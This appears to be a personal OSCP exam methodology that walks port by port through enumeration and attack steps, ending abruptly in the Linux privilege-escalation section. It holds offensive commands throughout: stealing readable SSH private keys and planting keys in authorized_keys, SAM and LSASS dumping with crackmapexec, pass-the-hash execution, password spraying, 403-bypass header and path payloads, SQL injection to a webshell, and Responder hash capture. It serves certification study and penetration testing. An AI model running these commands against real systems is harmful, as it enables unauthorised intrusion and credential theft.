Methodology — Offensive Security Certified Professional (OSCP)

Author: Jacob Swinsinski

Date: 08/24/2022

Plan of Attack:

- 6 Machines — 70 Points is passing. We're still shooting for 100 points.
- 3 (AD Set) — Critical — 40 Points (no partial credit)
- 3 Standalone — Must achieve low-priv on one and full compromise on another.

1. Recon — Scan the entire environment.
    a. Establish IP-range/scope

    ```
    # Nmap
    nmap -sn 192.168.1.0/24
    nmap -sC -sV -O -p- -oA nmap/complete 192.168.1.0/24

    # Nmap UDP
    nmap -sU -O -p- -oA nmap/Complete_UDP 192.168.1.0/24

    # NmapAutomator
    NmapAutomator.sh -H 192.168.1.0/24 -t network -s ./nmap
    ```

    - What IP's are we attacking — Place them in notes.
2. Attack AD Set first.
3. Move onto the 3 standalone next.
    a. Chance of a Buffer Overflow being a low-privileged attack vector
4. Create a "working page" within your notes to store screenshots, proofs, exploits, and more for your exam report.

Reconnaissance/Enumeration

- Recon can be broken down into two different stages: Network Enumeration and Web Enumeration.
- We will begin with a methodology of what I like doing if I run into a particular port on a target.
- Your goal is to obtain as much information as possible about a box.

- Take your time. Review every line. Be efficient.
- “ALWAYS run recon in the background” ~ IPPSEC

Network Enumeration

21/FTP

- Anonymous access?
- File read/file write?
- Can we READ any sensitive files that contain hints of creds?
- Can we WRITE a file and access it via browser? If so can we upload a webshell and gain access?
  - File upload → Execute from Web → Webshell
- Attempt password checking if you found credentials from other enumeration. If so, this will allow you to be able to gain access to a higher privileged session that can then allow write access if not obtained before.

Banner Grabbing:

```
nc -vn <IP> 21
```

Anonymous Login:

```
ftp <IP>

> anonymous
> anonymous
> ls -a # List all files (even hidden) (yes, they could be hidden)
> binary #Set transmission to binary instead of ascii
> ascii #Set transmission to ascii instead of binary
> bye #exit
```

Nmap:

```
nmap --script ftp-* -p 21 <IP>

#Note: This will still be done with the -sC option in nmap.
```

Attempt Connection via Browser — Enter the following into the URL:

```
ftp://anonymous:anonymous@<IP>
```

- Note: that if a web application is sending data controlled by a user directly to a FTP server you can send double URL encode %0d%0a (in double URL encode this is %250d%250a) bytes and make the FTP server perform arbitrary actions. One of this possible arbitrary actions is to download content from a users controlled server, perform port scanning or try to talk to other plain-text based services (like http)

Downloading all files from FTP:

```
wget -m ftp://anonymous:anonymous@<IP> #Download all
wget -m --no-passive ftp://anonymous:anonymous@<IP> #Download all
```

Tools:

nmap

wget

netcat

ftp client

22/SSH

- Attempt password checking with found credentials.
- Brute force will 99.9% of the time be the way in.

Banner Grabbing:

```
nc -vn <IP> 22
```

Config Files to look out for:

```
ssh_config
sshd_config
authorized_keys
ssh_known_hosts
known_hosts
id_rsa
```

Hijacking a user's SSH Private Key via readable private keys:

How can you detect this?

```
ls -la /home /root /etc/ssh /home/*/.ssh/; /etc/ssh:

-rwxrwxtwx 1 stef stef 565 Feb 16 01:28 id_rsa
```

- If you see the highlighted, the private keys are readable and you can then hijack them:

1. cd /.ssh
2. cat id_rsa
3. copy/paste contents of id_rsa into a file in a directory named after the individual's name you are stealing the key from.
4. nano id_rsa and paste the contents of id_rsa into here.
5. chmod 600 id_rsa
6. SSH into the machine using the following syntax:

```
ssh -i id_rsa <user>@<IP>
```

Writable Public Keys:

- If the authorized_keys file is writable to the current user, this can be exploited by adding additional authorized keys.

How can you detect this?

```
ls -la /home /root /etc/ssh /home/*/.ssh/; /etc/ssh:
-rwxrwxrwx 1 stef stef 565 Feb 16 01:58 authorized_keys
```

- The highlighted is vulnerable.
- The easiest way to exploit this is to generate a new SSH key pair, add the public key to the file and login using the private key.

Generate a new SSH key pair:

```
# On kali:
ssh-keygen

cat ~/.ssh/id_rsa.pub

cat ~/.ssh/id_rsa.pub | xclip -selection c
```

Copy the public key to the host:

```
# On victim:
echo "ssh-rsa <pub_key_here>= kali@kali" >> /home/user/.ssh/authorized_keys

cat /home/user/.ssh/authorized_keys
```

Connect to the victim via SSH:

```
ssh user@<IP>
```

- Note that if the key pair was not generated in the default directory for SSH, the private key can be specified using -i.

References:

https://steflan-security.com/linux-privilege-escalation-exploiting-misconfigured-ssh-keys/

https://steflan-security.com/linux-privilege-escalation-exploiting-misconfigured-ssh-keys/

23/Telnet

Banner Grabbing:

```
nc -nv <IP> 23
```

Nmap Enumeration:

```
nmap -n -sV -Pn --script "*telnet* and safe" -p 23 <IP>
```

25/SMTP

- Username Enumeration
  - If successful, this can be chained with another vulnerability.

Banner Grabbing:

```
nc -vn <IP> 25
```

Nmap Enumeration:

```
nmap -p25 --script smtp-commands <IP>
```

80, 443/HTTP(s)

Web Methodology:

1. Start by identifying the technologies used by the web server. Look for tricks to keep in mind once you identify key pieces of tech.
   a. Is there a known vulnerability of the version of technology?
   b. Is there any useful trick to extract additional information?
   c. Can you utilize a specialized scanner? i.e. wpscan.
2. Launch general purpose scanners such as nikto.


   ```
   nikto -h <URL>

   whatweb -a 4 <URL>

   wapiti -u <URL>

   w3af
   ```

3. Check robots, sitemap, 404 errors, etc.
4. Run a directory bruteforce.
5. Once you have identified the web technology, use the following source to find vulnerabilities:

   80,443 - Pentesting Web Methodology

   known vulnerabilities for the server , : version that is running. TheHTTP headers and cookies of the response could be very useful to identify the technologies and/or version being used. Nmap scan can identify the server version, but it could also be useful the tools

   https://book.hacktricks.xyz/network-services-pentesting/pentesting-web#web-tech-tricks



HackTricks

80,443 - Pentesting Web Methodology

Powered By GitBook

6. CMS Scanning:

   cmsmap

wpscan

joomscan

joomlavs.rb

There are 2 main ways of enumerating a web server; directory bruteforcing and web technology enumeration.

VHOST Discovery (FFUF):

```
ffuf -c -ac -w ~/tools/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -H 'Host: Fuzz.forget.htb' -u http://forge.htb
```

Directory Bruteforcing:

Gobuster

- This tool is used for enumerating DNS and web server directories via bruteforcing a pre-defined wordlist.

Directory

```
gobuster dir --url http://example.com --wordlist /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

DNS

```
gobuster dns --domain example.com --wordlist /path/to/list
```

Web Technology Enumeration:

Banner Grabbing:

```
nc -v domain.com 80 # GET / HTTP/1.0
openssl s_client -connect domain.com:443 # GET / HTTP/1.0
```

Wappalyzer- Browser Extension

- Check version numbers
  - Google versions for exploits
- What programming language is being utilized on the web server/web app?

Nikto


- Generalization tool for enumeration.

401 & 403 Error Bypasses:

403 & 401 Bypasses

Checklist - Local Windows Privilege Escalation

https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/403-and-401-bypasses


HackTricks

403 & 401 Bypasses

https://github.com/carlospolop/fuzzhttpbypass

FuzzHTTPBypass:

```
./fuzzhttpbypass.py -f notcontains,403 -u http://example.com/index.php

./fuzzhttpbypass.py -f notcontains,240 -u http://example.com/index.php

./fuzzhttpbypass.py -f notcontains,Invalid -u http://example.com/index.php
```

HTTP Headers Fuzzing:

```
# Attempt to add the following to the GET request:

X-Originating-IP: 127.0.0.1
X-Forwarded-For: 127.0.0.1
X-Forwarded: 127.0.0.1
Forwarded-For: 127.0.0.1
X-Remote-IP: 127.0.0.1
X-Remote-Addr: 127.0.0.1
X-ProxyUser-Ip: 127.0.0.1
X-Original-URL: 127.0.0.1
Client-IP: 127.0.0.1
True-Client-IP: 127.0.0.1
Cluster-Client-IP: 127.0.0.1
X-ProxyUser-Ip: 127.0.0.1
Host: localhost
```

If the path is protected, you can do the following to attempt to bypass the path protection:

```
X-Original-URL: /admin/console
X-Rewrite-URL: /admin/console
```

Path Fuzzing (If /path is blocked):

- Try using /%2e/path *(if the access is blocked by a proxy, this could bypass the protection). Try also*** /%252e**/path (double URL encode).
- Try Unicode bypass: /%ef%bc%8fpath (The URL encoded chars are like "/") so when encoded back it will be //path and maybe you will have already bypassed the /path name check
  Other path bypasses:

```
site.com/secret –> HTTP 403 Forbidden
site.com/SECRET –> HTTP 200 OK
site.com/secret/ –> HTTP 200 OK
site.com/secret/. –> HTTP 200 OK
site.com//secret// –> HTTP 200 OK
site.com/./secret/.. –> HTTP 200 OK
site.com/;/secret –> HTTP 200 OK
site.com/.;/secret –> HTTP 200 OK
site.com//;//secret –> HTTP 200 OK
site.com/secret.json –> HTTP 200 OK (ruby)
```

Use all this list in the following situations:

```
/FUZZsecret
/FUZZ/secret
/secretFUZZ
```

Other API bypasses:

```
/v3/users_data/1234 --> 403 Forbidden
/v1/users_data/1234 --> 200 OK
{“id”:111} --> 401 Unauthriozied
{“id”:[111]} --> 200 OK
{“id”:111} --> 401 Unauthriozied
{“id”:{“id”:111}} --> 200 OK
{"user_id":"<legit_id>","user_id":"<victims_id>"} (JSON Parameter Pollution)
user_id=ATTACKER_ID&user_id=VICTIM_ID (Parameter Pollution)
```

Automation Tools (For Bypass):

https://github.com/lobuhi/byp4xx

Installation:

```
pip install git+https://github.com/lobuhi/byp4xx.git
```

Example:

```
python3 byp4xx.py https://www.google.es/test
```

110, 995/POP

- Post Office Protocol (POP) is a networking and IP protocol that extracts and retrieves email from remote email servers for a client machine to access. POP operates at Layer 7 of the OSI model (Application Layer). This provides end users the ability to send and receive email.

Banner Grabbing:

```
nc -nv <IP> 110

openssl s_client -connect <IP>:995 -crlf -quiet
```

Nmap Scan:

```
nmap --script "pop3-capabilities or pop3-ntlm-info" -sV -port <PORT> <IP> #All are default scripts
```

POP Commands:

```
POP commands:
  USER uid           Log in as "uid"
  PASS password      Substitue "password" for your actual password
  STAT               List number of messages, total mailbox size
  LIST               List messages and sizes
  RETR n             Show message n
  DELE n             Mark message n for deletion
  RSET               Undo any changes
  QUIT               Logout (expunges messages if no RSET)
  TOP msg n          Show first n lines of message number msg
  CAPA               Get capabilities
```

Why are these commands useful:

Example use case-

```
root@kali:~# telnet $ip 110
 +OK beta POP3 server (JAMES POP3 Server 2.3.2) ready
 USER billydean
 +OK
 PASS password
 +OK Welcome billydean

 list

 +OK 2 1807
 1 786
 2 1021

 retr 1

 +OK Message follows
 From: jamesbrown@motown.com
 Dear Billy Dean,

 Here is your login for remote desktop ... try not to forget it this time!
 username: billydean
 password: PA$$W0RD!Z
```

- We can see that we are able to obtain clear-text credentials from this email via enumeration of POP.

137, 138, 139/Net-BIOS:

- Name service for registration operates on 137.
- Connection-less communication operates on 138.
- Session service for connection-oriented communication operates on port 139.

Enumerating a NetBIOS service:

```
nbtscan <IP>/30

sudo nmap -sU -sV -T4 --script nbstat.nse -p137 -Pn -n <IP>
```

Tools:

nmap

nbtscan

139, 445/Net-BIOS, SMB, SAMBA

- SMB/NET-BIOS access generally works in 2 different ways:
    - Null Session- Allows authentication when credentials are not provided to the server.
    - Guest Session- Allows authentication as long as a VALID username is provided to the server. Note: the password is not needed

- Once the authentication type is figured out, we must then figure out what kind of permissions we are granted with that type of authentication.
    - Read/Write, or both?
    - Can we find a confidential file? Does it provide credentials or a hint?

- Remember, smbmap is used to map out drives, not form/establish a connection.
- Meanwhile, smbclient is used to authenticate, form, and establish a connection to a remote SMB server to allow a client to manipulate the server as they please.

Scanning a network for hosts:

```
nbtscan -r <IP>/24
```

Enumeration:

```
#Dump interesting information
enum4linux -a [-u "<username>" -p "<passwd>"] <IP>
enum4linux-ng -A [-u "<username>" -p "<passwd>"] <IP>
nmap --script "safe or smb-enum-*" -p 445 <IP>

#Connect to the rpc
rpcclient -U "" -N <IP> #No creds
rpcclient //machine.htb -U domain.local/USERNAME%754d87d42adabcca32bdb34a876cbffb  --pw-nt-hash
#You can use querydispinfo and enumdomusers to query user information

#Dump user information
/usr/share/doc/python3-impacket/examples/samrdump.py -port 139 [[domain/]username[:password]@]<targetName or address>
/usr/share/doc/python3-impacket/examples/samrdump.py -port 445 [[domain/]username[:password]@]<targetName or address>

#Map possible RPC endpoints
/usr/share/doc/python3-impacket/examples/rpcdump.py -port 135 [[domain/]username[:password]@]<targetName or address>
/usr/share/doc/python3-impacket/examples/rpcdump.py -port 139 [[domain/]username[:password]@]<targetName or address>
/usr/share/doc/python3-impacket/examples/rpcdump.py -port 445 [[domain/]username[:password]@]<targetName or address>
```

Listing Shared Folders:

```
smbclient --no-pass -L //<IP> # Null user
smbclient -U 'username[%passwd]' -L [--pw-nt-hash] //<IP> #If you omit the pwd, it will be prompted. With --pw-nt-hash, the pwd provided is

smbmap -H <IP> [-P <PORT>] #Null user
smbmap -u "username" -p "password" -H <IP> [-P <PORT>] #Creds
smbmap -u "username" -p "<NT>:<LM>" -H <IP> [-P <PORT>] #Pass-the-Hash

crackmapexec smb <IP> -u '' -p '' --shares #Null user
crackmapexec smb <IP> -u 'username' -p 'password' --shares #Guest user
crackmapexec smb <IP> -u 'username' -H '<HASH>' --shares #Guest user
```

Connect/List a shared folder:

```
#Connect using smbclient
smbclient --no-pass //<IP>/<Folder>
smbclient -U 'username[%passwd]' -L [--pw-nt-hash] //<IP> #If you omit the pwd, it will be prompted. With --pw-nt-hash, the pwd provided is
#Use --no-pass -c 'recurse;ls'  to list recursively with smbclient

#List with smbmap, without folder it list everything
smbmap [-u "username" -p "password"] -R [Folder] -H <IP> [-P <PORT>] # Recursive list
smbmap [-u "username" -p "password"] -r [Folder] -H <IP> [-P <PORT>] # Non-Recursive list
smbmap -u "username" -p "<NT>:<LM>" [-r/-R] [Folder] -H <IP> [-P <PORT>] #Pass-the-Hash
```

Null vs Authenticated sessions to a Windows share:

```
smbclient -U '%' -N \\\\<IP>\\<SHARE> # null session to connect to a windows share
smbclient -U '<USER>' \\\\<IP>\\<SHARE> # authenticated session to connect to a windows share (you will be prompted for a password)
```

Mount a shared folder:

```
mount -t cifs //x.x.x.x/share /mnt/share
mount -t cifs -o "username=user,password=password" //x.x.x.x/share /mnt/share
```

Downloading files via smbmap:

```
#Search a file and download
sudo smbmap -R Folder -H <IP> -A <FileName> -q # Search the file in recursive mode and download it inside /usr/share/smbmap
```

Downloading files via smbclient (all files):

```
#Download all
smbclient //<IP>/<share>
> mask ""
> recurse
> prompt
> mget *
#Download everything to current directory
```

Enumerate local users with Impacket:

```
lookupsid.py -no-pass hostname.local
```

Authenticate using Kerberos:

- Authenticate to Kerberos via smbclient and rpcclient

```
smbclient --kerberos //ws01win10.domain.com/C$
rpcclient -k ws01win10.domain.com
```

Have valid creds? Run the following lucrative commands for some juicy information:

```
crackmapexec smb <IP> -d <DOMAIN> -u Administrator -p 'password' --sam #Dump SAM
crackmapexec smb <IP> -d <DOMAIN> -u Administrator -p 'password' --lsa #Dump LSASS in memmory hashes
crackmapexec smb <IP> -d <DOMAIN> -u Administrator -p 'password' --sessions #Get sessions (
crackmapexec smb <IP> -d <DOMAIN> -u Administrator -p 'password' --loggedon-users #Get logged-on users
crackmapexec smb <IP> -d <DOMAIN> -u Administrator -p 'password' --disks #Enumerate the disks
crackmapexec smb <IP> -d <DOMAIN> -u Administrator -p 'password' --users #Enumerate users
crackmapexec smb <IP> -d <DOMAIN> -u Administrator -p 'password' --groups # Enumerate groups
crackmapexec smb <IP> -d <DOMAIN> -u Administrator -p 'password' --local-groups # Enumerate local groups
crackmapexec smb <IP> -d <DOMAIN> -u Administrator -p 'password' --pass-pol #Get password policy
crackmapexec smb <IP> -d <DOMAIN> -u Administrator -p 'password' --rid-brute #RID brute
```

psexec/smbexec:

- Both options will create a new service in the victim machine and use it to execute an executable over the network.

```
#If no password is provided, it will be prompted
./psexec.py [[domain/]username[:password]@]<targetName or address>
./psexec.py -hashes <LM:NT> administrator@10.10.10.103 #Pass-the-Hash
psexec \\192.168.122.66 -u Administrator -p 123456Ww
psexec \\192.168.122.66 -u Administrator -p q23q34t34twd3w34t34wtw34t # Use pass the hash
```

wmiexec/dcomexec:

- Use the following to stealthily execute command shells without touching the disk or to begin to run a new service using DCOM on port 135:

wmiexec.py:

```
#If no password is provided, it will be prompted
./wmiexec.py [[domain/]username[:password]@]<targetName or address> #Prompt for password
./wmiexec.py -hashes LM:NT administrator@10.10.10.103 #Pass-the-Hash
#You can append to the end of the command a CMD command to be executed, if you dont do that a semi-interactive shell will be prompted
```

dcomexec.py:

```
#If no password is provided, it will be prompted
./dcomexec.py [[domain/]username[:password]@]<targetName or address>
./dcomexec.py -hashes <LM:NT> administrator@10.10.10.103 #Pass-the-Hash
#You can append to the end of the command a CMD command to be executed, if you dont do that a semi-interactive shell will be prompted
```

Tools:

CrackMapExec

enum4linux (works for SMB and Samba hosts)

smbmap

- Checks what shares are available
- Reveals permissions information

smbclient

- Used to actively connect to the SMB server
- Allows a user to access the shares allowed by the server

smbmap → smbclient

135/RPC

- Microsoft Remote Procedure Call, is a protocol that uses the client-server model in order to allow one program to request service form a program on another computer without having to understand the details of the computer’s network.
    - This can allow you to identify exposed RPC services and allow you to find additional enumeration routes or vulnerabilities linked to the system.

rpcdump:

```
D:\rpctools> rpcdump [-p port] 192.168.189.1
IfId: 5a7b91f8-ff00-11d0-a9b2-00c04fb6e6fc version 1.0
Annotation: Messenger Service
UUID: 00000000-0000-0000-0000-000000000000
Binding: ncadg_ip_udp:192.168.189.1[1028]
```

- You can now Google the UUID for a vulnerability or known service that will aid you in enumeration.

Notable RPC Interfaces:

```
IFID value
Named pipe
Description
12345778-1234-abcd-ef00-0123456789ab
\pipe\lsarpc
LSA interface, used to enumerate users


3919286a-b10c-11d0-9ba8-00c04fd92ef5
\pipe\lsarpc
LSA Directory Services (DS) interface, used to enumerate domains and trust relationships


12345778-1234-abcd-ef00-0123456789ac
\pipe\samr
LSA SAMR interface, used to access public SAM database elements (e.g., usernames) and brute-force user passwords regardless of account lock


1ff70682-0a51-30e8-076d-740be8cee98b
\pipe\atsvc
Task scheduler, used to remotely execute commands


338cd001-2244-31f1-aaaa-900038001003
\pipe\winreg
Remote registry service, used to access the system registry


367abb81-9844-35f1-ad32-98f038001003
\pipe\svcctl
Service control manager and server services, used to remotely start and stop services and execute commands


4b324fc8-1670-01d3-1278-5a47bf6ee188
\pipe\srvsvc
Service control manager and server services, used to remotely start and stop services and execute commands


4d9f4ab8-7d1c-11cf-861e-0020af6e7c57
\pipe\epmapper
DCOM interface, supporting WMI
```

- NOTE:
    - Remember the APT box when we had to utilize IOXIDRESOLVER to enumerate IPv6 interface information? This then led to a vast increase in overall box attack surface? Well, the same methodology applies here.

```
https://github.com/mubix/IOXIDResolver
```

- Username enumeration

rpcclient

```
rpcclient -U ‘%’ -N <IP>
```

Tool:

rpcclient

rpcdump

389, 636, 3268, 3269/LDAP/LDAPS

LDAP is a software protocol that is used to enable anyone to locate resources such as files and devices in a network.

Nmap:

```
nmap -n -sV --script "ldap* and not brute" <IP>
```

Have valid credentials? — Ldapdomaindump

```
pip3 install ldapdomaindump

ldapdomaindump <IP> [-r <IP>] -u '<domain>\<username>' -p '<password>' [--authtype SIMPLE] --no-json --no-grep [-o /path/dir]
```

Ldapsearch

Null Authentication:

```
ldapsearch -x -H ldap://<IP> -D '' -w '' -b "DC=<1_SUBDOMAIN>,DC=<TLD>"
```

Valid Creds:

```
ldapsearch -x -H ldap://<IP> -D '<DOMAIN>\<username>' -w '<password>' -b "DC=<1_SUBDOMAIN>,DC=<TLD>"
```

Tools:

CrackMapExec

Nmap NSE

ldapsearch

ldapdomaindump

2049/NFS

- Open NFS’s work by utilizing read/write access permissions.
    - Read Access: Possible confidential file is available
    - Write Access: Possible file upload to execute through web service

Tools:

Mount: For mounting share availability

Showmount: For finding shares available

3306/MYSQL

- Attempt login without password
- Can be used for checking passwords found from a different service

Tool:

mysql (Client)

5985, 5986/WINRM

- Provides remote access to Windows machines.
- With password OR hash.
- Remember that when we see these ports open, we will have a 99% chance of utilizing Evil-WinRM to connect to the box.

LAPS in use?

- Use the —laps option with CrackMapExec.

```
crackmapexec winrm 192.168.1.0/24 -u user -p password --laps
```

Password Spraying:

```
crackmapexec winrm 192.168.1.0/24 -u usernames -p passwords --no-bruteforce
```

Authentication:

```
crackmapexec winrm 192.168.1.0/24 -u user -p password
```

Tools:

Evil-WinRM (Tool)

CrackMapExec

3389/RDP

- Try logging in with any credentials that you have
- Use different clients such as remmina if you have any errors with other clients
- If logged in share folder to transfer files through remmina

161, 162, 10161, 10162/SNMP

- Simple Network Management Protocol (SNMP) is a protocol that is used to monitor different devices in the network.
- Access critical information about target system.

Nmap (SNMP NSE Script):

```
nmap -p 161 <IP> --script snmp*
```

snmp-check:

```
snmp-check <IP>
```

snmpwalk:

```
snmpwalk -c public -v1 $ip 1.3.6.1.4.1.77.1.2.25 # enumerate windows users
snmpwalk -c public -v1 $ip 1.3.6.1.2.1.25.4.2.1.2 # enumerates running processes
```

SNMP MIB Trees:

1.3.6.1.2.1.25.1.6.0 - System Processes

1.3.6.1.2.1.25.4.2.1.2 - Running Programs

1.3.6.1.2.1.25.4.2.1.4 - Processes Path

1.3.6.1.2.1.25.2.3.1.4 - Storage Units

1.3.6.1.2.1.25.6.3.1.2 - Software Name

1.3.6.1.4.1.77.1.2.25 - User Accounts

1.3.6.1.2.1.6.13.1.3 - TCP Local Ports

Tools:

snmp-check

snmpwalk

nmap

53/DNS

- Can be used to get information about subdomains

Zone Transfer:

```
dig axfr @<DNS_IP> #Try zone transfer without domain
dig axfr @<DNS_IP> <DOMAIN> #Try zone transfer guessing the domain
fierce --domain <DOMAIN> --dns-servers <DNS_IP> #Will try toperform a zone transfer against every authoritative name server and if this doe
```

More Info:

```
dig ANY @<DNS_IP> <DOMAIN>     #Any information
dig A @<DNS_IP> <DOMAIN>       #Regular DNS request
dig AAAA @<DNS_IP> <DOMAIN>    #IPv6 DNS request
dig TXT @<DNS_IP> <DOMAIN>     #Information
dig MX @<DNS_IP> <DOMAIN>      #Emails related
dig NS @<DNS_IP> <DOMAIN>      #DNS that resolves that name
dig -x 192.168.0.2 @<DNS_IP>   #Reverse lookup
dig -x 2a00:1450:400c:c06::93 @<DNS_IP> #reverse IPv6 lookup

#Use [-p PORT]  or  -6 (to use ivp6 address of dns)
```

DIG:

```
dig axfr cronos.htb @10.129.227.211
```

DNSENUM:

```
dnsenum zonetransfer.me
```

NSLookup:

```
nslookup
> Default server: 127.0.0.1
Address: 127.0.0.1#53
> server 10.129.227.211
Default server: 10.129.227.211
Address:10.129.227.211#53
> 10.129.227.211
211.227.129.10.in-addr.arpa     name = ns1.cronos.htb
```

Brute Forcing Sub Domains:

```
dnsrecon -D subdomains-1000.txt -d <DOMAIN> -n <IP_DNS>
dnscan -d <domain> -r -w subdomains-1000.txt #Bruteforce subdomains in recursive way, https://github.com/rbsec/dnscan
```

IPv6:

```
dnsdict6 -s -t <domain>
```

Tools:

NSLOOKUP

DIG

Dnsenum

dnsdict6

dnsrecon

Recon/Enumeration — Additional Help? References:

- See something I missed?

https://github.com/swisskyrepo/PayloadsAllTheThings

Introduction

Learn to use Crackmapexec

https://wiki.porchetta.industries/

HackTricks

Welcome to the page where you will find each hacking trick/technique/whatever I have learnt in CTFs, real life apps, and reading researches and news.

https://book.hacktricks.xyz/welcome/readme

Web Enumeration

- Web enumeration can be broken down into Vulnerability-Specific enumeration or Framework-Specific enumeration.

Vulnerability-Specific:

SQL Injection

Reference:

PayloadsAllTheThings/SQL Injection at master · swisskyrepo/PayloadsAllTheThings

A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application.

https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SQL%20Injection

PAYLOADS
ALL
THE THINGS
PS C:\> Web Application Security, Pentest and Red Team Cheatsheet

General Methodology:

- Find injection point

- Understand the website behaviour
- Send queries for enumeration
- Understanding WAF & bypass it
- Dump the database

To Shell (Based on file permissions):

Reading Files:

- SSH Private keys- to get information about users read /etc/passwd
- PayloadAllTheThings LFI list for finding other critical information
- Function LOAD_FILE(”<FILE LOCATION>”)

Writing Files:

- Webshell writing in Web-Hosting directory
  - You can find the WebHosting Directory by using the LFI list!
- For Windows, use \\<Attacker IP>\sharename\file to get hash for the user!
  - Fire up Responder to grab the hash!

    ```
    responder -I tun0
    ```
- Can we put in a one-liner webshell?

Command Injection

Checking for vulnerabilities:

Windows:

Attacker:

```
tcpdump -i tun0 -n ICMP
```

Target:

```
ping -c 1 <attacker IP>
```

Linux:

Attacker:

```
tcpdump -i tun0 -n ICMP
```

Target:

```
ping -n 1 <attacker IP>
```

Framework-Specific:

CMS

Finding:

- Source Code
- Login page
- Comments

Validating:

- Don’t trust version numbers all the time. Sometimes just fire an exploit at it.
- Always choose a GitHub exploit over anything else

Exploiting:

- Validate first
- Use right port to get LAN shell

Wordpress

WPscan

```
wpscan --url https://example.com
```

Other Framework

- Custom exploits take place here and you might need to use a multitude of methods to find the right vulnerability path.
- Attempt X-Forwarded-For when attempting to access 403 page:

  ```
  X-Forwarded-For: 127.0.0.1
  ```

Privilege Escalation

Windows:

Manual Approach:

1. Check low privilege shell permission:

   ```
   whoami /priv
   ```

   - Then try to exploit vuln X

2. Check software installation directory and find suspicious programs that are installed:

   a. Be sure to read the names carefully and methodically.

3. Check for weak permissions in services in its binpath:

Windows Privilege Escalation / Insecure Service Permissions

Unconfigured Windows OS services allows some users to configure them. In this case we will learn how could be manipulate like this situations and hacked by hackers.We will use a executable file named; "accesschk.exe /accepeula" We will use this file at the first with /accepteula parameter that doesn't shows any pop-ups for target OS side.

https://medium.com/@orhan_yildirim/windows-privilege-escalation-insecure-service-permissions-e4f33dbff219

4. Check for unquoted service path vulnerability:
   a. An executable path that contains spaces and is NOT enclosed within quotes.
   b. This leads to a vulnerability known as the Unquoted Service Path.
   c. It allows a user to gain SYSTEM level privileges but only if the vulnerable service is running with SYSTEM level privileges (which most of the time it is).

We can utilize PowerUp.ps1 to enumerate this vulnerability:

```
powershell -ep bypass
Import-Module .\PowerUp.ps1
Invoke-AllChecks
```

We can also search only for UnquotedServicePath:


```
Import-Module .\PowerUp.ps1
get-UnquotedService
```

References:

Windows Privilege Escalation: Unquoted Service Path - Hacking Articles

Microsoft Windows offers a wide range of fine-grained permissions and privileges for controlling access to Windows components including services, files, and registry entries. Exploiting Unquoted Service path is one technique to increase privileges. Unquoted Path or Unquoted Service path is reported as a critical vulnerability in Windows, such

https://www.hackingarticles.in/windows-privilege-escalation-unquoted-service-path/




5. Check for service registry permissions:

HTB: Control

Control was a bit painful for someone not comfortable looking deep at Windows objects and permissions. It starts off simply enough, with a website where I'll have to forge an HTTP header to get into the admin section, and then identify an SQL injection to write a webshell and dump user hashes.

https://0xdf.gitlab.io/2020/04/25/htb-control.html




6. Check scheduled tasks:

PoC Exploit For Unpatched Windows 10 Zero-Day Flaw Published Online

Hacker "SandboxEscaper" released Task Scheduler PoC exploit code for a new zero-day privilege escalation vulnerability affecting Windows 10 operating system

https://thehackernews.com/2019/05/windows-zero-day-vulnerability.html



```
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\test2>cd c:\

c:\>cd [pc
The system cannot find the path

c:\>cd poc

c:\poc>
```

Automated Approach:

Windows:

1. PowerUp
2. WinPEAS
3. Windows Exploit Suggester

References:

PowerSploit/PowerUp.ps1 at master · PowerShellMafia/PowerSploit

PowerSploit - A PowerShell Post-Exploitation Framework - PowerSploit/PowerUp.ps1 at master · PowerShellMafia/PowerSploit


https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1

https://github.com/bitsadmin/wesng

PEASS-ng/winPEAS at master · carlospolop/PEASS-ng

Check the Local Windows Privilege Escalation checklist from book.hacktricks.xyz Check more information about how to exploit found misconfigurations in book.hacktricks.xyz Find the latest versions of all the scripts and binaries in the releases page . Are you a PEASS fan?

https://github.com/carlospolop/PEASS-ng/tree/master/winPEAS



Linux:

Manual Approach:

1. Check for sudoers misconfigurations:


```
sudo -l
```

References:

Linux Privilege Escalation using Sudo Rights - Hacking Articles

In our previous articles, we have discussed Linux Privilege Escalation using SUID Binaries and file and today we are posting another method of "Linux privilege Escalation using Sudoers file". While solving CTF challenges, for privilege escalation we always check root permissions for any user to execute any file or command by executing sudo -l command.

https://www.hackingarticles.in/linux-privilege-escalation-using-exploiting-sudo-rights/



```
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bi

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root  ALL=(ALL:ALL) ALL
# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL
```

2. Check for SUID permissions:

Manual check:

```
